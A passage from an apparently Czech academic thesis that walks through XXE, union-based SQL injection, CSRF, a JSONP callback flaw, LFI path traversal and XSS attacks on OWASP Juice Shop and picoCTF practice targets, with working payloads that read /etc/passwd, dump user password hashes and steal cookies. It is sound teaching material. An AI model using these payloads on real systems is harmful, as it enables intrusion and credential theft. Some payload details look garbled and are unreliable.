Předkonfigurovaný balíček po rozbalení spustíme pomocí příkazu `npm start` (správce balíčků Node.js) na localhostu, portu 3000. [55]

```
(kali@kali)-[~/Downloads/juice-shop_17.1.1]
$ npm start

> juice-shop@17.1.1 start
> node build/app

info: Detected Node.js version v21.7.3 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
(node:3175) [DEP0040] DeprecationWarning: The 'punycode' module is deprecated. Please use a use
rland alternative instead.
(Use 'node --trace-deprecation ...' to show where the warning was created)
info: Required file server.js is present (OK)
info: Required file styles.css is present (OK)
info: Required file index.html is present (OK)
info: Required file vendor.js is present (OK)
info: Required file main.js is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file runtime.js is present (OK)
info: Port 3000 is available (OK)
info: Domain https://www.alchemy.com/ is reachable (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Server listening on port 3000
```

Obrázek 8 Nastavení OWASP Juice Shop


(Zdroj: vlastní)

BurpSuite je v Kali Linuxu předinstalovaný, a můžeme tedy pokračovat ukázkou útoku.

4.2 XXE útok

Jak je zmíněno v kapitole „XML External Entity útoky“, účelem XXE útoku je získání souboru ze serveru. Pro účely tohoto útoku budeme potřebovat zranitelnou webovou aplikaci – konkrétně se jedná o <http://saturn.picoctf.net:63695>, což je záměrně zranitelná stránka sloužící k bezpečnostnímu testování a CTF (Capture The Flag) soutěžím od picoCTF (open source projektu)[56]. Také využijeme nástroj pro průzkum komunikace v síti a penetrační testování webových stránek – Burp Suite – a další základní nástroje Kali Linuxu.


Uvažujme tedy tuto zranitelnou stránku, kde si pomocí jednoduchého proklikávání aplikace a hledání zranitelných bodů pomocí „Developer Tools“ v prohlížeči všimneme podezřelého řádku:



Obrázek 9 Ukázka XXE útoku

(Zdroj: vlastní)

Jak je vidět z obrázku, při kliknutí na „Zobrazit více“ u elementu aplikace posílá dotaz s parametrem 2 (v tomto případě se jedná o ID elementu, na který klikneme) a využívá k tomu XML verzi 1. Tuto situaci můžeme zkusit využít k XXE útoku, jelikož víme z předchozích kapitol, že XML entity jsou často nezabezpečené. Zkusíme tedy stejný request rozebrat podrobněji pomocí Burp Suite a podíváme se na odpověď ze serveru:




Obrázek 10 Ukázka XXE útoku

(Zdroj: vlastní)

Zjistíme, že aplikace opravdu využívá XML, a v tomto případě vidíme i důležitou informaci o využitém typu – application/xml. Nyní, známe-li zranitelný bod aplikace, zbývá poslední krok, a to vytvoření samotného útoku. Vyměníme část XML requestu za následující kód:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM file:///etc/passwd>]>
<data><id>
  &xxe;
</id></data>
```

V tomto kódu definujeme XML entitu xxe s obsahem souboru /etc/passwd, která se následně použije jako proměnná místo původního ID elementu. Spustíme kód a všimneme si, že se obsah souboru opravdu vypsál v odpovědi ze serveru.




Obrázek 11 Ukázka XXE útoku

(Zdroj: vlastní)

4.3 SQLi útok

Tento útok provedeme na nezabezpečené webové aplikaci Juice Shop od OWASP, která je určená pro školení, penetrační testování a Capture The Flag soutěže v oblasti bezpečnosti [55].

Pro tento union-based SQLi příklad uvažujme zranitelnou stránku e-shopu, kde ve vyhledávacím poli můžeme vyhledat produkt, jak je znázorněno na obrázku níže:



Obrázek 12 Vyhledávání na OWASP Juice shop


(Zdroj: [55])

Tento proces vyhledávání můžeme sledovat i při monitorování provozu sítě v Burp Suite. Konkrétně výsledek vyhledávání můžeme vidět v řádku:

```
http://localhost:3000 GET /rest/product/search?q='lemon'
```

Zde zároveň vidíme, že zranitelná aplikace je z bezpečnostních důvodů spuštěná na localhostu, portu 3000. Také vidíme, že vyhledávací parametr se zobrazuje v určitém patternu.

Co když zkusíme parametr upravit tak, abychom dostali ze serveru odpověď, ke které běžně nemáme přístup, pomocí SQL? Mohli bychom zkoušet různé kombinace vstupu (určitě ale budeme začínat „“, pro ukončení originálního dotazu se stringem q=') a sledovat, pro kterou bude odezva ze serveru jiná (respektive alespoň nějaká, jelikož z chybového výstupu se dají vyvodit závěry). Existuje ale mnohem efektivnější nástroj, který udělá část práce za nás, a to „Intruder attack“ v BurpSuite. Projde nejpobláznější vstupy a ukáže, kdy vyvolá odezvu serveru (například chybovou hlášku).



Requ...	Payload	Status code	Respons...	Error	Timeout	Length	error	except...	illegal	invalid	fail	stack	acce
0	'	200	137			414							
1	"	200	58			414							
2	=	200	32			9117							
3	#	200	120			1676							
4	-	200	62			10503							
5	--	200	119			414							
6	'%20--	500	88			659	5					1	
7	--;	500	72			675	7					1	
8	'%20;	500	66			673	7					1	

Obrázek 13 Ukázka SQLi v BurpSuite

(Zdroj: Vlastní)

V tomhle případě vidíme, že sekvence '%20-- (a další) vyvolala chybu 5, což naznačuje, že se aplikaci vstup nelíbí a můžeme s ním pracovat dál (upravit ho tak, aby aplikace vrátila citlivá data). Zkusíme-li tento vstup, v odpovědi dostaneme důležitý údaj o názvu tabulky databáze, databázi a informaci o tom, kde chyba nastala – v tomto případě, že vstup není úplný.

```
"error": {
  "message": "SQLITE_ERROR: incomplete input",
  "stack": "Error: SQLITE_ERROR: incomplete input",
  "errno": 5,
  "code": "SQLITE_ERROR",
  "sql": "SELECT * FROM Products WHERE ((name LIKE '%' --%' OR
description LIKE '%' --%')) AND deletedAt IS NULL) ORDER BY name"
```


Skvělá zpráva. Zkusíme nyní vstup upravit tak, jak naznačuje předposlední řádek odpovědi, a uzavřít tím SQL dotaz:

```
GET /rest/products/search?q=abc')) -- HTTP/1.1
```

V odpovědi se situace změnila, a dostáváme status = success, ale žádná data. Znamená to ale, že formát je správný. Zkusíme tedy získat informace z databáze tím, že změníme vstup na abc')) UNION SELECT * FROM sqlite_master--, v zakódované URL formě. Tím získáme i druhý dotaz pomocí union. Tentokrát ale v odpovědi dostáváme:

```
"message": "SQLITE_ERROR: SELECTs to the left and right of UNION
do not have the same number of result columns"
```

Což není nepřekonatelná chyba, jelikož nám SQL podrobně vysvětlí problém, který spočívá v nekonzistenci počtu řádků námi vytvořeného UNION dotazu a původního dotazu vyhledávání. Stačí tedy zjistit, kolik položek má levá strana dotazu, a dosadit stejný počet do pravé strany. Pro toto zjištění se musíme na chvíli vrátit na začátek a zadat správný dotaz, například, lemon--. Zjistíme, že nám databáze vrátí 9 položek a nyní stačí upravit union tak, aby je obsahoval. Dostáváme tedy „abc')) UNION SELECT ,1','2','3','4','5','6','7','8','9' FROM sqlite_master--,,. Po zakódování do URL podoby dostáváme:



Obrázek 14 Ukázka SQLi v BurpSuite

(Zdroj: Vlastní)

Z obrázku vidíme, že dotaz prošel, což je bezpochyby skvělá zpráva. Co se ale stane, zkusíme-li se dotázat na strukturu databáze? Tedy na abc')) UNION SELECT sql,'2','3','4','5','6','7','8','9' FROM sqlite_master--. Podle očekávání se nám vrátí tabulky databáze, kde nás zajímá následující tabulka Users:

```
{
  "id": "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT,
  `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE,
  `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer',
  `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255)
  DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT
  '/assets/public/images/uploads/default.svg', `totpSecret`
  VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt`
  DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt`
  DATETIME)", "name": "2", "description": "3", "price": "4", "deluxePrice": "5",
  "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"}
}
```

Všimneme si polí, která nás určitě budou zajímat. Email a heslo. Nic nám nyní nebrání se dotázat na tato pole. Znovu tedy, a tentokrát naposledy, upravíme dotaz: `')) UNION SELECT email,password,'3','4','5','6','7','8','9' FROM users--`. Tentokrát dotaz ale směřujeme na jinou tabulku, a podle očekávání nám databáze vrátí seznam všech položek z tabulky Users, kde vypíše email a heslo. Například tedy:

```
{
  "id": "amy@juicesh.op", "name": "030f05e45e30710c3ad3c32f00de0473", "description": "3",
  "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7",
  "updatedAt": "8", "deletedAt": "9"},
}
```

Kde `amy@juicesh.op` je email a `030f05e45e30710c3ad3c32f00de0473` zahashované heslo tohoto účtu.

4.4 CSRF a SSRF

Pro CSRF útok uvažujme jednoduchou nezabezpečenou stránku, kde uživatel může zanechat komentář, který se na stránce hned zobrazí. Tuto stránku spustíme, stejně jako u předchozích útoků, na localhostu, portu 8000, pomocí linuxového nástroje python3, čímž spustíme server.

Leave a Comment

Write a comment...

Comments

that's first post

how can i cook lasagne?

Obrázek 15 Ukázka CSRF útoku

(Zdroj: Vlastní)

Útok začneme jednoduše tím, že do komentářů vložíme HTML kód:

```
try <a href="http://127.0.0.1:8000/csrf.html">cookBook</a>
```

Tímto způsobem dostaneme do komentářů text „try cookBook“, kde se cookBook zda být obyčejným odkazem. Ve skutečnosti přesměruje uživatele na následující kód:

```
<form id="csrf" action="http://127.0.0.1:8000/post.html"
method="POST">
  <input type="hidden" name="text" value="seriously? i got you
again">
  <input type="submit" value="submit">
</form>
<script>
  window.onload =
function() {document.getElementById('csrf').submit();}
</script>
```

Podíváme se podrobněji na funkci této části kódu. Jakmile se stránka načte, odešle formulář s ID=„csrf“ na adresu http://127.0.0.1:8000/post.html (což, jak je zmíněno výše, je adresa původní zranitelné webové aplikace). Formulář navíc obsahuje input s hodnotou "seriously? i got you again", který se po odeslání hned zobrazí na stránce:

Leave a Comment



Comments

that's first post

how can i cook lasagne?

try [cookBook](#)

seriously? i got you again

Obrázek 16 Ukázka CSRF útoku


(Zdroj: Vlastní)

Znázorněný příklad výše byl neškodný a zanechal jen upozorňující komentář, opravdový kód by ale mohl způsobit mnohem větší škody.

Nyní se zaměříme na SSRF útok, kde – na rozdíl od CSRF – útočník manipuluje samotnou stránkou (místo uživatele). Pro tento příklad použijeme již dříve zmíněný OWASP Juice Shop.

Jako každý e-shop, i Juice Shop potřebuje sledovat určité informace, například dostupnost zboží nebo existenci uživatele, který se právě chce přihlásit. Pro tyto účely využívá

backendové REST API. V tomto případě, na dotaz whoami, využije HTTP request a vrátí data o uživateli:



Obrázek 17 Ukázka SSRF útoku


(Zdroj: vlastní)

Jedná se o zajímavé chování aplikace, které naznačuje vážnou zranitelnost (například tím, že API je uživatelům přístupné). Zkusíme se podívat, co se stane, odebereme-li bearer token z requestu (autentizace uživatele) pomocí Burp Suite. Po chvíli zjistíme, že se opravdu jedná o zranitelnost a server vrátí data i bez tokenu, tedy bez potvrzení, že daný uživatel má k datům přístup.

Co když změníme request posílaný na server a zabalíme data do funkce pomocí JavaScriptu (například callback, což je běžná praxe při penetračním testování)? Tedy:

```
localhost:3000/rest/user/whoami?callback=admin
```

Zjistíme, že server opravdu zabalil data do callback funkce, pomocí které je s trochou snahy možné donutit server spustit jakýkoliv skript:




Obrázek 18 Ukázka SSRF útoku

(Zdroj: vlastní)

4.5 LFI útok

Pro účely tohoto útoku znovu budeme potřebovat zranitelnou webovou aplikaci, tentokrát <http://saturn.picoctf.net:56858>, určenou pro CTF. Tato jednoduchá stránka má následující rozhraní, které přečte obsah zadaného souboru:



Obrázek 19 Ukázka LFI

(Zdroj: [53])

Zkusíme zadat správný, očekávaný vstup, například `divine-comedy.txt`, a všimneme si změn. Jednak stránka vypíše obsah souboru, ale kromě toho nastane důležitá změna v URL. Změní se z `http://saturn.picoctf.net:56858` na `http://saturn.picoctf.net:56858/?page=divine-comedy.php`.


Tato situace nám napovídá, že by se mohlo jednat o LFI. Změna totiž nenastává na celé stránce, ale jen v její části, pro rychlejší načtení. Tuto strategii, kdy se pro načtení stránky mění pouze parametry, často využívají jazyky jako JavaScript nebo PHP, ale v případě špatného zabezpečení, popsaného v kapitole „Ochranné techniky a prevence“, může vést k LFI útoku – konkrétně tehdy, pokud se parametry změní tak, aby získaly data ze serveru.

Postupujeme tedy stejně jako v případě útoků popsaných výše, otevřeme BurpSuite pro zachytávání provozu a zkusíme změnit parametr `?page=divine-comedy.txt` na `?page=flag.txt`. (V našem případě se snažíme získat soubor `flag.txt`, ale v reálné aplikaci bychom pravděpodobně hledali soubor `/etc/passwd`. Princip je nicméně stejný.)

Dostáváme hlášení „permission denied“. Stránka tedy blokuje absolutní cestu k souborům a musíme zkusit jiný přístup, například, přes relativní cestu. Změníme tedy parametr s tím, že se posuneme o úroveň výš v adresáři.

```
?page=../flag.txt
```

V odpovědi nedostaneme nic užitečného a zkusíme tedy akci zopakovat. Tuto akci provádíme, dokud se nedostaneme do hlavního adresáře (rootu) a dotaz neprojde. V našem případě finální řešení je zobrazeno níže na obrázku, kde jsme úspěšně získali potřebný flag po šestém posunu v struktuře adresáře.



Obrázek 20 Ukázka LFI

(Zdroj: Vlastní)

4.6 XSS útoky

V této kapitole rozebereme různé druhy XSS útoků a útoky s nimi související. Nejprve uvažujme zranitelnou stránku e-shopu, kde může uživatel u každého zboží zanechat komentář, například ve formě hodnocení produktu:

```
function addReview() {  
    const reviews = getReview();  
    const reviewList = document.getElementById("review");  
  
    reviews.forEach((review) => {  
        reviewList.innerHTML += "<li>" + review + "</li>";  
    });  
}  
addReview();
```

V tomto jednoduchém kódu si všimneme dříve zmíněné zranitelnosti, kde je kvůli použití `innerHTML` možné provést jednoduchý XSS útok. Stačí tedy vložit do review následující kód, který se na stránce provede:

```
<script> alert(document.cookie)</script>
```

Tento typ útoku výše patří do stored XSS.

Podíváme se nyní na DOM-Based XSS. Pro ukázkou tohoto typu útoku znovu využijeme zranitelnou webovou aplikaci OWASP Juice Shop, kde do vyhledávacího pole zkusíme – stejně jako v předchozím případě – vložit kód:

```
<script> alert(document.cookie)</script>
```

Nedostáváme ale žádný výsledek, a musíme to tedy zkusit jinak – přes změnu samotného DOM a využití zabalení do iframu. Upravíme tedy náš dotaz tak, aby obsahoval iframe (který se, na rozdíl od skriptu, provede bez problému):

```
<iframe src="javascript: alert(document.cookie)">
```

Dotaz tentokrát v pořádku projde a podle očekávání obdržíme alert ze serveru.

Posledním typem útoku je reflected XSS, kde se soustředíme na zranitelný parametr v URL. Pro účely tohoto útoku uvažujme jednoduchou stránku rezervačního systému, kde se rezervace po vytvoření zobrazí na nové stránce s vlastním ID parametrem i v URL:


```
..newReservation?id=567s9b163a
```

Jedná se o nebezpečnou zranitelnost, kdy, zkusíme-li změnit parametr na dříve předvedený skript, můžeme provést XSS a získat požadovanou odpověď ze serveru:

```
..newReservation?id=<iframe src="javascript: alert(document.cookie)">
```

Po jednoduchých příkladech různých typů XSS se zastavíme u složitější, ale realističtější zranitelnosti, kdy vývojáři často zapomínají, že validace vstupu má být přítomna nejen na straně klienta, ale i na straně serveru. Důvod k tomu zjistíme po provedení útoku.

Uvažujme tedy stránku, která validuje pole na straně klienta a následně jejich obsah zobrazuje na stránce (typicky stránka profilu uživatele, kde se upravené informace rovnou zobrazí). V tomto případě znovu využijeme stránku zranitelné webové aplikace OWASP Juice Shop, konkrétně stránku pro přihlášení a registraci uživatele.



Obrázek 21 Ukázka XSS

(Zdroj: Vlastní)

Nejdříve zkusíme klasický XSS s vložením skriptu do vyhodnoceného pole, jako v jednoduchých ukázkách výše, ale obdržíme nemilou zprávu: „the source list for the content security policy directive ‚img-src‘ contains an invalid source...“. Stránka je tedy chráněna jednou z výše zmíněných ochranných technik proti XSS a její obejití bude problematičtější. Nikoliv však nemožné.

S trochu experimentu zjistíme, že sanitace filtruje vstup z `<script>alert(,xss')</script>` na `lert(,xss')</script>`. Nahradíme tedy vstup jiným pro obchod filtrace vstupu. Existuje mnoho variant, my v tomto případě pro jednoduchost zvolíme HTML tag „a“ (odkaz):

```
<a<ascript>alert('xss')</script>
```


Tento vstup opravdu projde, a dostáváme se o krok dál. Nyní dostáváme chybové hlášení:

```
Refused to execute inline script because it violates the following
Content Security Policy directive: "script-src 'self' 'unsafe-eval'
https://code.getmdl.io http://ajax.googleapis.com". Either the
'unsafe-inline' keyword, a hash ('sha256-
mJb91yOixNk99Eh/2jF+leGErrU4wtq84tDXpMTyG5E='), or a nonce ('nonce-
...') is required to enable inline execution
```

